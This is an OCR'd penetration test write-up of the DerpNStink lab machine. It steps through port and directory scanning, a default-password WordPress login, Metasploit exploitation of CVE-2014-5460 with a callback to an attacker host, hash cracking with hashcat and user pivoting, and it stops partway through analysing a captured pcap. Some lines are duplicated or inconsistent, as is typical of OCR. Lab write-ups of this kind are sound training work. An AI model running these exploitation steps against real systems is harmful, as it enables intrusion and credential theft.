





Penetration Test Report



- By Anh4ckin3



Tables of Contents




Executive summary

Anh4ckin3 was contracted by DerpNStink to make a penetration test in is server in order to determine its exposure to a target attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attacks against DerpNStink with the goals of:

- Identified if a remote attacker could penetrate DerpNStink defenses
- Determining the impact of a security breach on :
    - Confidentiality of the DerpNStink private data
    - Internal infrastructure and availability of DerpNStink information systems

All actions carried out on this system are controlled and approved by the information system owner. This test was carried out with the aim of finding vulnerabilities in the information system, which would enable malicious persons to access private or sensitive data. The tester will run in a black box environment, using a virtual machine replicating the DerpNStink server.




Summary of result

The test begins with the discovery of hotspots on the local network, followed by the start of active recognition by scanning the server's open ports with the nmap tool. The test begins with the discovery of hotspots on the local network, followed by active recognition by scanning the server's open ports with the nmap tool. The tester will discover that 3 ports are open, namely 21(FTP), 22(SSH), 80(HTTP).

The recognition end of the enumeration part starts with the website that will turn out to have a hidden website, this site is a WordPress with a bad configuration that allows anyone to connect with basic passwords. The penetrator will gain a foothold on the machine thanks to a vulnerable WordPress plugin, a known exploit available on frameworks operating systems.

The post-exploitation part will take place as follows, the attacker will discover a number of files of interest in the local WordPress files, in particular a password allowing access to the MySQL database available locally or on a phpmyadmin, the first user will be reached, the second will be reached thanks to a pcap file containing the password of another user. The last user will have misconfigured sudo rights, enabling the attacker to obtain root access. Finally, persistence will be established using the ssh protocol.



Executive Summary

Scope

DerpNStink IT infrastructure consists of a single server running Linux systems.

Addressing table:

Exploitation system	Target ip
Linux Ubuntu	192.168.56.106


Attack narrative

Scanning

The test starts with active recognition: we'll scan the remote server's ports with the nmap tool to detect open ports and the services running on them.

The nmap command:

```
# nmap 192.168.56.106 –A –T4
```



We can see that 3 ports are open, so there is an FTP server on port 21 (vsftpd 3.0.2), port 22 with the ssh service (Openssh 6.6.1p1) is also open, and finally an apache server (2.4.7) on port 80 is active. We have some information about the website, such as the site title, the presence of a robots.txt file and finally two pages in /php and /tempory


Attack narrative

Enumeration

We are going to start the enumeration part very quickly, the ftp is not a first taste lead because it is not accessible we are going to lean over the Web site with a basic scan which is going to seek the hide page, the gobuster tool will be useful for us for that.

Gobuster command:

```
# gobuster dir –u http://192.168.56.106 –w /usr/share/wordlists/dirb/common.txt
```



We have quite a few results, but 2 stand out, notably the /php and /weblog page. We're going to go there and run another gobuster scan on this new page.

Attack narrative

Enumeration

To access the weblog site we need to edit our host file as the site links to the url http://dernstink.local/weblog

Linux command:

```
# nano /etc/host

192.168.56.106 derpnstink.local
```

After editing the host file on your attacking machine you can run a scan with gobuster on this address.

Gobuster command:

```
# gobuster dir –u http:// derpnstink.local/weblog –w /usr/share/wordlists/dirb/common.txt
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://192.168.56.106/weblog -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.106/weblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/16 17:51:20 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/index.php            (Status: 200) [Size: 14915]
/wp-admin             (Status: 301) [Size: 325] [--> http://192.168.56.106/weblog/wp-admin/]
/wp-content           (Status: 301) [Size: 327] [--> http://192.168.56.106/weblog/wp-content/]
/wp-includes          (Status: 301) [Size: 328] [--> http://192.168.56.106/weblog/wp-includes/]

/xmlrpc.php           (Status: 405) [Size: 42]
===============================================================
2023/06/16 17:51:21 Finished
===============================================================
```


Attack narrative

Enumeration


Thanks to the gobuster scan, we know we're dealing with a wordpess, particularly thanks to the "wp-..." Let's note that and move on to scanning the /php page, again with gobuster.

Gobuster command:

```
# gobuster dir –u http:// derpnstink.local/php –w /usr/share/wordlists/dirb/common.txt
```



the scan result gives us the information that a type phpmyadmin database is also hosted on the server




Attack narrative

Enumeration


This is all very interesting, so we're going to continue our enumeration by targeting WordPress, and we're going to run a scan using a tool created to scan sites created using WordPress. This tool is none other than wpscan.

Wpscan command:

```
# wpscan –url http://derpnstink/weblog  –enumerate u
```



This command will list the main information such as the WordPress version (4.6.9), the themes (twentysixteen), the plugins and even the local users.



We have information that WordPress uses a plugin called slideshow-gallery so we can keep that in mind.


Attack narrative

Enumeration

Finally, the scan has found a user and it is none other than the user "admin".

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

The first thing to do once a user has been discovered is to fuzz his password, this enumeration technique consists of testing Basic password combinations on login pages (e.g. admin:admin).




Thanks to a huge bad configuration of the users we manage to find the password of access to WordPress, the password is simply admin:admin.

Attack narrative

Exploitation


We now have access to the WordPress with the admin user this is a good thing for the attacker, we will now look if the version of the WordPress has a known vulnerability or vulnerabilities that could facilitate the first access to the server




For this we will start metasploit exploitation framework and search its database if WordPress version 4.6.9 is vulnerable.

Metasploit command:

```
# msfconsole

msf6 > search wordpress 6.4
```





Attack narrative

Exploitation

It would seem that there is a known exploit for this version of WordPress. Because the exploit has a connection with the Slideshowgallery plugins, but remind you the WordPress we are targeting is well equipped with this plugins this exploit is therefore potentially functional.

This exploit has as numbers the CVE 2014-5460, this bug allows an attacker to upload any php file remotely to the vulnerable website (administrator by default). It is verified that having the current version of the plugin installed in a WordPress installation will allow any registered user (Administrator, Editor, Author, Contributor and Subscriber), to upload a PHP shell to exploit the host.


Exploit configuration in metasploit:

```
msf6 > use 3
msf6 > set rhosts 192.168.56.106
msf6 > set wp_password admin
msf6 > set wp_user admin
msf6 > set lhost 192.168.56.103
msf6 > set targeturi http://derpnstink.local/weblog
msf6 > run
```

Attack narrative

Post Exploitation

WordPress plugins were well vulnerable to this CVE type RCE because we now have an active meterpreter session on the server so we got our first access.



As we can see we are on a server under Ubuntu with the www-data user which is the user that is used to manage web servers under Linux.

Attack narrative

Post Exploitation

The post exploitation part will begin!


the post always starts with the enumeration of local users, in this server there are two main users "mrderp" and "stinky".

Then We will looking at the account of the WordPress notably the wp-config page.

Linux command:

```
Meterpreter > cat wp-config
```

In this file we will find the password of the local MySQL database and thus the password of the phpmyadmin database.




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Attack narrative

Post Exploitation

We will therefore search the phpmyadmin database in search of potential local user password of the server.




We found the password hash of unclestinky (probably the stinky user of the server). To decrypt the password we will launch a dictionary attack with hashcat that a password decryption tool.

Linux command:

```
# echo “the_hash” > hash.txt

# hashcat –a 0 –m 300 hash.txt /usr/share/wordlists/rockyou.txt
```

```
9b776afb479b31e8047026f1185e952dd1e530cb:wedgie57

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 300 (MySQL4.1/MySQL5)
Hash.Target......: 9b776afb479b31e8047026f1185e952dd1e530cb
Time.Started.....: Fri Jun 16 18:02:13 2023 (2 secs)
Time.Estimated...: Fri Jun 16 18:02:15 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2245.2 kH/s (0.17ms) @ Accel:510 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2796840/14344386 (19.50%)
Rejected.........: 0/2796840 (0.00%)
Restore.Point....: 2795820/14344386 (19.49%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: wee21wee → wed28=mb
Hardware.Mon.#1..: Util: 68%
```



Attack narrative

Post Exploitation

The decryption of the password worked so we now have a valid password for the user stinky we are going to connect to this user is digging into his file looking for more information.

Become the Stinky user Linux command:

```
$ su stinky
Password : wedgie57
```

In Stinky local directory is mounted the FTP share we discovered but left out while scanning, something interesting is found it's a .pcap file which is nothing other than a capture of local network streams. We're going to download it and analyses it on our attacking machine.

Meterpreter command:

```
Meterpreter > downloads derpissues.pcap
```


Attack narrative

Post Exploitation

the .pcap file opens the Wireshark tool. A packet frame is of interest this frame contains http and TCP packets with a POST request to the WordPress login url.

